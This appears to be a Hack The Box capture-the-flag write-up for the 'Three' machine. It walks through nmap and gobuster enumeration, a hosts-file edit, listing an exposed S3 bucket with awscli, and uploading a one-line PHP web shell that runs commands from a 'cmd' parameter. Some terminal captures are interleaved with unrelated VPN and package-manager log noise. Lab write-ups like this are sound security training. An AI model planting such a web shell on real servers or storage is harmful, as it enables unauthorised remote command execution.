

```
└─# nmap -sV -O -sS -A -p- -sC -Pn 10.129.27.227
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-10 21:05 CET
Nmap scan report for 10.129.27.227
Host is up (0.046s latency).
Not shown: 65367 closed tcp ports (reset), 166 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey: 00:23:net_addr_v4_add: 10.10.15.8/23 dev tun0
|_2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|_256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Toppers
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 993/tcp)
HOP RTT ADDRESS
1 45.42 ms 10.10.14.1
2 46.05 ms 10.129.27.227

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.56 seconds
```

How many TCP ports are open?

2

10.129.27.227/#contact

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

HOME BAND TOUR CONTACT MORE

## CONTACT

*Fan? Drop a note!*

📍 Chicago, US  
📞 Phone: +01 343 123 6102  
✉ Email: mail@thetoppers.htb

Name Email

Message

SEND

What is the domain of the email address provided in the "Contact" section of the website?

thetoppers.htb

The screenshot shows a web browser window with a dark theme. The address bar displays the IP address 10.129.27.227. The browser's tab bar includes 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', and 'Kali NetH'. The website being visited has a navigation menu with 'HOME', 'BAND', 'TOUR', 'CONTACT', and 'MORE'. The main content area contains text about music and a band named 'John Smith', accompanied by a photo of a musician. A purple 'Wappalizer' overlay is positioned on the right side of the screen. This overlay features a 'TECHNOLOGIES' tab and an 'Export' button. It lists several technologies used on the website, categorized into Font scripts, Operating systems, Web servers, CDN, and UI frameworks. At the bottom of the overlay, there is a 'Generate sales leads' button and a link to 'Find new prospects by the technologies they use. Reach out'.

and the best! We know how to make any event into a festival. years now, but still there is always something new to festival.

Music is an art that needs talent and materials. You can without any preparation. Aside from this, we know how moment for your special day. All the facts are here so you festival.No matter what celebration you're hosting den full-service music bands can add to the fun at any g performed at so many live concerts, college events, and

John Smith

Sh

Font scripts

- Font Awesome 4.7.0
- Google Font API

Operating systems

- Ubuntu

Web servers

- Apache HTTP Server 2.4.29

CDN

- cdnjs
- Cloudflare

UI frameworks

- W3.CSS

Something wrong or missing?


Generate sales leads

Find new prospects by the technologies they use. Reach out









```

(root@kali)-[/home/alvadelg]
# gobuster dir -u http://10.129.27.227 -w /usr/share/dirb/wordlists/common.
txt -x cdnjs,W3.CSS,Cloudflare,php -st_gw query: dst ::
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.27.227
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: cdnjs,W3.CSS,Cloudflare,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.php (Status: 403) [Size: 278]
/.hta (Status: 403) [Size: 278]
/.hta.cdnjs (Status: 403) [Size: 278]
/.hta.W3.CSS (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.htaccess.Cloudflare (Status: 403) [Size: 278]
/.htaccess.cdnjs (Status: 403) [Size: 278]
/.htaccess.W3.CSS (Status: 403) [Size: 278]
/.hta.Cloudflare (Status: 403) [Size: 278]
/.hta.php (Status: 403) [Size: 278]
/.htpasswd.Cloudflare (Status: 403) [Size: 278]
/.htpasswd.php (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.htpasswd.cdnjs (Status: 403) [Size: 278]
/.htpasswd.W3.CSS (Status: 403) [Size: 278]
/.htpasswd.php (Status: 403) [Size: 278]
/images (Status: 301) [Size: 315] [→ http://10.129.27.227/images/]
/index.php (Status: 200) [Size: 11952]
/index.php (Status: 200) [Size: 11952]
/server-status (Status: 403) [Size: 278]
Progress: 23070 / 23075 (99.98%)
=====
Finished
=====


```



## Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">band.jpg</a>	2022-04-12 20:23	88K	
 <a href="#">band2.jpg</a>	2022-04-12 20:23	276K	
 <a href="#">band3.jpg</a>	2022-04-12 20:23	2.1M	
 <a href="#">final.jpg</a>	2022-04-12 20:23	75K	
 <a href="#">mem1.jpg</a>	2022-04-12 20:23	68K	
 <a href="#">mem2.jpg</a>	2022-04-12 20:23	38K	
 <a href="#">mem3.jpg</a>	2022-04-12 20:23	63K	

Apache/2.4.29 (Ubuntu) Server at 10.129.27.227 Port 80



## Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.129.27.227 Port 80

```

152
153 <!-- The Contact Section -->
154 <div class="w3-container w3-content w3-padding-64" style="max-width:800px" id="contact">
155   <h2 class="w3-wide w3-center">CONTACT</h2>
156   <p class="w3-opacity w3-center"><i>Fan? Drop a note!</i></p>
157   <div class="w3-row w3-padding-32">
158     <div class="w3-col m6 w3-large w3-margin-bottom">
159       <i class="fa fa-map-marker" style="width:30px"></i> Chicago, US<br>
160       <i class="fa fa-phone" style="width:30px"></i> Phone: +01 343 123 6102<br>
161       <i class="fa fa-envelope" style="width:30px"></i> Email: mail@thetoppers.htb<br>
162     </div>
163     <div class="w3-col m6">
164       <form action="/action_page.php" target="_blank">
165         <div class="w3-row-padding" style="margin:0 -16px 8px -16px">
166           <div class="w3-half">
167             <input class="w3-input w3-border" type="text" placeholder="Name" required name="Name">
168           </div>
169           <div class="w3-half">
170             <input class="w3-input w3-border" type="text" placeholder="Email" required name="Email">
171           </div>
172         </div>
173         <input class="w3-input w3-border" type="text" placeholder="Message" required name="Message">
174         <button class="w3-button w3-black w3-section w3-right" type="submit">SEND</button>
175       </form>
176     </div>
177   </div>
178 </div>
179
180 <!-- End Page Content -->
181 </div>
182
183 <!-- Image of location/map -->
184 
185
186 <!-- Footer -->
187 <footer class="w3-container w3-padding-64 w3-center w3-opacity w3-light-grey w3-xlarge">
188   <i class="fa fa-facebook-official w3-hover-opacity"></i>
189   <i class="fa fa-instagram w3-hover-opacity"></i>
190   <i class="fa fa-snapchat w3-hover-opacity"></i>

```

.php ^ v ☐ Highlight All ☐ Match Case ☐ Match Diacritics ☐ Whole V


In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?

/etc/hosts

```

root@kali: /home/alvadelg
Archivo Acciones Editar Vista Ayuda
GNU nano 8.3 /etc/hosts *
127.0.0.1 localhost remote_host_ipv6=n/a
127.0.1.1 kali net_route_v6_best_gw query: dst ::
2025-02-10 21:00:23 sitnl_send: rtnl: generic error (-101): Network is unrea
# HTB
10.129.237.74 unika.htb E6: default_gateway=UNDEF
2025-02-10 21:00:23 TUN/TAP device tun0 opened
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes net_addr_v4_add: 10.10.15.8/23 dev tun0
ff02::2 ip6-allrouters _iface_mtu_set: mtu 1500 for tun0
10.129.27.227 thetoppers.htb _up: set tun0 up
2025-02-10 21:00:23 net_addr_v6_add: dead:beef:2::1/64 dev tun0
2025-02-10 21:00:23 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL]
table 0 metric -1
2025-02-10 21:00:23 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL]
table 0 metric -1
2025-02-10 21:00:23 add route ipv6(dead:beef::/64 → dead:beef:2::1 metric -1

```



```
(root@kali)-[/home/alvadelg]
# nano /etc/hosts

(root@kali)-[/home/alvadelg]
# cd /usr/share/wordlists

(root@kali)-[/usr/share/wordlists]
# ls
amass      dnsmap.txt  john.lst    nmap.lst    wfuzz
dirb       fasttrack.txt  legion      rockyou.txt  wifite.txt
dirbuster  fern-wifi   metasploit  sqlmap.txt

(root@kali)-[/usr/share/wordlists]
# git clone https://github.com/danielmiessler/SecLists.git
Clonando en 'SecLists' ...
remote: Enumerating objects: 35727, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (9/9), done.
Recibiendo objetos: 11% (4158/35727), 8.11 MiB | 8.00 MiB/s
```

```
(root@kali)-[/home/alvadelg]
# gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain
```



```

2023-02-10 21:00:23 net_route v0_acc: dead:beef::/64 via :: dev tun0 table 0
(root@kali)-[/home/alvadelg]
# gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --append-domain
Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://thetoppers.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true
Starting gobuster in VHOST enumeration mode
Found: s3.thetoppers.htb Status: 404 [Size: 21]
Found: gc._msdcs.thetoppers.htb Status: 400 [Size: 306]
Found: _domainkey.thetoppers.htb Status: 400 [Size: 306]
Progress: 19966 / 19967 (99.99%)
Finished

```

Which sub-domain is discovered during further enumeration?

s3.thetoppers.htb

Which service is running on the discovered sub-domain?

Amazon s3

Which command line utility can be used to interact with the service running on the discovered sub-domain?

Awscli

```

(root@kali)-[/home/alvadelg] on Sequence Completed
# apt install awscli
Los paquetes indicados a continuación se instalaron de forma automática y ya
no son necesarios.
3 Timers: ping 10, ping-restart 120
20 libbfio1 21:00:23 Pro libgles-dev: exp libtag1v5 notify 1
20 libc++1-19 21:44:18 Aut libgles1/Decrypt palibtag1v5-vanilla HMAC authentica
tilibc++abi1-19 libglvnd-core-dev libtag0
20 libcapstone4 21:56:04 VER libglvnd-dev-2, C=GR, O=Hack The Box, OU=Systems, CN=
H libdirectfb-1.7-7t64 libjxl0.9 openjdk-23-jre
20 libegl-dev 21:56:04 VER libmbcrypto7t64 openjdk-23-jre-headless systems, CN=
H libfmt9 eu-starting-point libpaper1 Issuing python3-appdirs
20 libgl1-mesa-dev 21:56:04 VER libsuperlu6
Utilice «sudo apt autoremove» para eliminarlos.
2025-02-10 21:56:04 +- Certificate has EKU (str) TLS Web Client Authentication
Installing: TLS Web Server Authentication
20 awscli 21:56:04 +- Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expects T
LS Web Server Authentication
Installing dependencies:
n, docutils-common python3-docutils python3-roman
20 python3-awscli python3-jmespath
2025-02-10 21:56:04 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=
Paquetes sugeridos: dhcp

```

```

[root@kali:~]# tldr aws
# tldr aws
2025-02-10 21:00:23 Protocol options: explicit-exit-notify 1
2025-02-10 21:44:18 Authenticate/Decrypt packet error: packet HMAC authentication failed
The official CLI tool for Amazon Web Services.
Some subcommands such as `s3` have their own usage documentation.
More information: <https://aws.amazon.com/cli>.
2025-02-10 21:56:04 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=Alvaro Delgado
HT [root@kali:~]# aws configure
Configure the AWS Command-line: Issuing CA
2025-02-10 21:56:04 VERIFY KU OK
2025-02-10 21:56:04 VERIFY certificate extended key usage
2025-02-10 21:56:04 +- Certificate has EKU (str) TLS Web Client Authentication
n [root@kali:~]# aws configure sso
Configure the AWS Command-line using SSO:
2025-02-10 21:56:04 +- Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expected
LS Web Client Authentication
n [root@kali:~]# aws sts get-caller-identity
Get the caller identity (used to troubleshoot permissions):
2025-02-10 21:56:04 VERIFY ECU OK
2025-02-10 21:56:04 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=Alvaro Delgado
eu-starting-point-2-dhcp
20 [root@kali:~]# aws dynamodb list-tables --region us-east-1 --output yaml
List AWS resources in a region and output in YAML:
SHA384, peer certificate: 256 bits ED25519, signature: ED25519, peer temporary key:
y [root@kali:~]# aws dynamodb list-tables --region us-east-1 --output yaml
[ ]
Use auto prompt to help with a command:

aws iam create-user --cli-auto-prompt

Get an interactive wizard for an AWS resource:

aws dynamodb wizard new table

Generate a JSON CLI Skeleton (useful for infrastructure as code):

aws dynamodb update-table --generate-cli-skeleton

Display help for a specific command:

aws command help

```

Which command is used to set up the AWS CLI installation?

aws configure

```

Archivo Acciones Editar Vista Ayuda
GNU nano 8.3 tbfabogados.es/ /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali

# HTB
10.129.237.74 unika.htb

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.27.227 thetoppers.htb
10.129.27.227 s3.thetoppers.htb

```

```

# https://tbfabogados.es/
(root@kali)-[/home/alvadelg]
# aws s3 ls --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb
PRE images/
2025-02-10 21:01:50 0 .htaccess
2025-02-10 21:01:50 11952 index.php

(root@kali)-[/home/alvadelg]

```

```

root@kali: /home/alvadelg
Archivo Acciones Editar Vista Ayuda
GNU nano 8.3 tbfabogados.es/ shell.php *
<?php system($_GET['cmd']); ?>

```

```

(root@kali)-[/home/alvadelg]
# cat shell.php
<?php system($_GET['cmd']); ?>

```




<?php system(\$\_GET['cmd']); ?>


```

(root@kali)-[/home/alvadelg]
# aws s3 cp --endpoint-url=http://s3.thetoppers.htb shell.php s3://thetoppers.htb


upload: ./shell.php to s3://thetoppers.htb/shell.php

```





# HACKTHEBOX




## Three has been Pwned

AlvaroDelgado11 has successfully pwned Three Machine from Hack The Box

**10 Feb 2025**

PWN DATE

Powered by  HACKTHEBOX